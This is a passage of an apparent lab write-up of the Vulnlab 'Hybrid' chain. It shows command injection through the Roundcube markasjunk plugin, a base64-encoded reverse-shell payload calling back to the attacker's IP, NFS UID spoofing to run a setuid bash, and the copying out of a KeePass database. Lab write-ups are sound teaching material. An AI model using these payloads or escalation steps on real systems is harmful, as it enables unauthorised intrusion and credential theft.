
peter.turner@hybrid.vl 2023-06-18 04:44
New Spam Plugin

New Spam Plugin

To peter.turner@hybrid.vl on 2023-06-18 04:44

```
Hey Peter,

I enabled roundcubes junk filter plugin to help with the recent spam.

Best,
Ed
```

Enumerating the other user revealed the mail that the admin had sent.




peter.turner@hybrid.vl

New Spam Plugin

From admin@hybrid.vl on 2023-06-18 04:44

```
Hey Peter,

I enabled roundcubes junk filter plugin to help with the recent spam.

Best,
Ed
```


While googling, we found that this might be vulnerable to the SSD Advisory – Roundcube markasjunk RCE.



Settings

Display Name	
Email	peter.turner&curl${IFS}10.8.4.157&@hybrid.vl
Organization	
Reply-To	
Bcc	
Set default	●

Moving an email to the junk executed the payload.



```
┌──(destiny㉿falcon)-[~]
└─$ nc -lvp 80
listening on [any] 80 ...
connect to [10.8.4.157] from mail01.hybrid.vl [10.10.250.70] 34130
GET / HTTP/1.1
Host: 10.8.4.157
User-Agent: curl/7.81.0
Accept: */*

```


We crafted a reverse shell and followed the same process.

```
//raw payload
sh -i >& /dev/tcp/10.8.4.157/1234 0>&1

//Base64 encoded with Spaces replaced
echo${IFS}c2ggLWkgPiYgL2Rldi90Y3AvMTAuOC40LjE1Ny8xMjM0IDA+JjEK|base64${IFS}-d|bash

//Final Email payload
peter.turner&echo${IFS}c2ggLWkgPiYgL2Rldi90Y3AvMTAuOC40LjE1Ny8xMjM0IDA+JjEK|base64${IFS}-d|bash&@hybrid.vl
```

We got a shell on Host-B as the `www-data` user.

Vertical Privilege Escalation (Host B)


Confirmed that MySQL was running internally but was unable to access it using the credentials we had.



```
www-data@mail01:~/roundcube/SQL$ mysql
ERROR 1045 (28000): Access denied for user 'www-data'@'localhost' (using password: NO)
www-data@mail01:~/roundcube/SQL$ mysql -u root -p
Enter password:
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: YES)
www-data@mail01:~/roundcube/SQL$ mysql -u root -p
Enter password:
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: NO)
www-data@mail01:~/roundcube/SQL$ mysql -u admin -p Duckling21
Enter password:
ERROR 1045 (28000): Access denied for user 'admin'@'localhost' (using password: YES)
www-data@mail01:~/roundcube/SQL$ mysql -u admin -p
Enter password:
ERROR 1045 (28000): Access denied for user 'admin'@'localhost' (using password: YES)
www-data@mail01:~/roundcube/SQL$ mysql -u peter.turner -p PeterIstToll!
Enter password:
ERROR 1045 (28000): Access denied for user 'peter.turner'@'localhost' (using password: YES)
www-data@mail01:~/roundcube/SQL$ mysql -u peter.turner -p
Enter password:
ERROR 1045 (28000): Access denied for user 'peter.turner'@'localhost' (using password: YES)
www-data@mail01:~/roundcube/SQL$ mysql -u peter -p
Enter password:
ERROR 1045 (28000): Access denied for user 'peter'@'localhost' (using password: YES)
www-data@mail01:~/roundcube/SQL$ 
```

Could not find anything from linpeas either.


While reviewing Hacktricks methods for pentesting NFS, we found this NFS no_root_squash/no_all_squash misconfiguration PE that can be used for privilege escalation. Tried it but failed.



```
root@falcon:~/tools-backup/penelope# python3 penelope.py 1234
[+] Listening for reverse shells on 0.0.0.0:1234 → 127.0.0.1 • 192.168.8.162 • 192.168.208.1 • 172.16.8.1 • 10.8.4.157
➤ 💀 Show Payloads (p) 🏠 Main Menu (m) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from 🐧 mail01.hybrid.vl~10.10.189.86 😍 - Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /root/.penelope/mail01.hybrid.vl~10.10.189.86/mail01.hybrid.vl~10.10.189.86.log 📜
www-data@mail01:~/roundcube$ cd /opt/share/
www-data@mail01:/opt/share$ ls
backup.tar.gz  bash
www-data@mail01:/opt/share$ ./bash -p
./bash: /lib/x86_64-linux-gnu/libc.so.6: version `GLIBC_2.36' not found (required by ./bash)
./bash: /lib/x86_64-linux-gnu/libc.so.6: version `GLIBC_2.38' not found (required by ./bash)
www-data@mail01:/opt/share$

root@falcon:~/Documents# mkdir /tmp/pe

root@falcon:~/Documents# mount -t nfs 10.10.189.86:/opt/share /tmp/pe

root@falcon:~/Documents# cd /tmp/pe

root@falcon:/tmp/pe# cp /bin/bash .

root@falcon:/tmp/pe# chmod +s bash
```


Had to refer to a writeup to continue, and these articles helped me: Linux Privilege Escalation using Misconfigured NFS *and* Linux Privilege Escalation – Exploiting NFS Shares.

Reading the `/etc/exports` file, we can see there's no `no_root_squash`, so we cannot place a bash binary owned by the root user.




```
www-data@mail01:/opt/share$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/opt/share *(rw,no_subtree_check)
www-data@mail01:/opt/share$
```

We know there's a user `peter.turner` on the victim machine with the ID `902601108`.



```
www-data@mail01:/home$ ls -ln
total 4
drwx------ 4 902601108 902600513 4096 Jun 18  2023 peter.turner@hybrid.vl
```

Added the user `peter.turner@hybrid.vl` to Falcon and changed the **UID** and **GID** to **902601108**.




```
root@falcon:~# sudo useradd peter.turner@hybrid.vl

root@falcon:~# sudo nano /etc/passwd

root@falcon:~# cat /etc/passwd | grep peter
peter.turner@hybrid.vl:x:902601108:902601108::/home/peter.turner@hybrid.vl:/bin/sh
```

On the victim machine, copied `/bin/bash` to the `/opt/share` folder.

```
sudo su -l peter.turner@hybrid.vl
#already mount the share using sudo
cp /mnt/bash /tmp/bash
#just to add user rights
#then remove bash from /opt/share using  reverse shell as www-data
www-data@mail01:/opt/share$ rm bash
#then on attacker machine transfer /tmp/bash to /mnt/bash
cp /tmp/bash /mnt/bash
#and give permission to bash file which is in /mnt/bash
chmod +s /mnt/bash
#on reverse shell use ./bash -p to get shell as user
peter.turner@hybrid.vl
/opt/share/bash -p
```

We were able to escalate our privileges to the user `peter.turner` and obtain the Hybrid-User1 flag.




```
www-data@mail01:/opt/share$ cp /bin/bash .
www-data@mail01:/opt/share$ rm -r bash
www-data@mail01:/opt/share$ ./bash -p
bash-5.1$ whoami
peter.turner@hybrid.vl
bash-5.1$ cd /home/peter.turner\@hybrid.vl/
bash-5.1$ ls -la
total 36
drwx------ 4 peter.turner@hybrid.vl domain users@hybrid.vl 4096 Jun 18  2023 .
drwxr-xr-x 3 root                   root                   4096 Jun 17  2023 ..
lrwxrwxrwx 1 peter.turner@hybrid.vl domain users@hybrid.vl    9 Jun 17  2023 .bash_history -> /dev/null
-rw------- 1 peter.turner@hybrid.vl domain users@hybrid.vl  220 Jun 17  2023 .bash_logout
-rw------- 1 peter.turner@hybrid.vl domain users@hybrid.vl 3771 Jun 17  2023 .bashrc
drwx------ 2 peter.turner@hybrid.vl domain users@hybrid.vl 4096 Jun 17  2023 .cache
lrwxrwxrwx 1 peter.turner@hybrid.vl domain users@hybrid.vl    9 Jun 18  2023 .kpcli-history -> /dev/null
drwxr-xr-x 3 peter.turner@hybrid.vl domain users@hybrid.vl 4096 Jun 17  2023 .local
-rw------- 1 peter.turner@hybrid.vl domain users@hybrid.vl  807 Jun 17  2023 .profile
-rw-r--r-- 1 peter.turner@hybrid.vl domain users@hybrid.vl   37 Jun 17  2023 flag.txt
-rw-r--r-- 1 peter.turner@hybrid.vl domain users@hybrid.vl 1678 Jun 18  2023 passwords.kdbx
bash-5.1$ 
```

Further Enumeration (Host B)

We found a Kdbx database in the home folder of `peter.turner`.


```
bash-5.1$ file passwords.kdbx
passwords.kdbx: Keepass password database 2.x KDBX
```

We transferred the file using the NFS share to Falcon.



```
bash-5.1$ cp passwords.kdbx /opt/share/
bash-5.1$

root@falcon:~/Vulnlab-Falcon/Chains/Hybrid# ls

root@falcon:~/Vulnlab-Falcon/Chains/Hybrid# cp /tmp/pe/passwords.kdbx .

root@falcon:~/Vulnlab-Falcon/Chains/Hybrid# ls
passwords.kdbx
```

We needed a password to view the file :



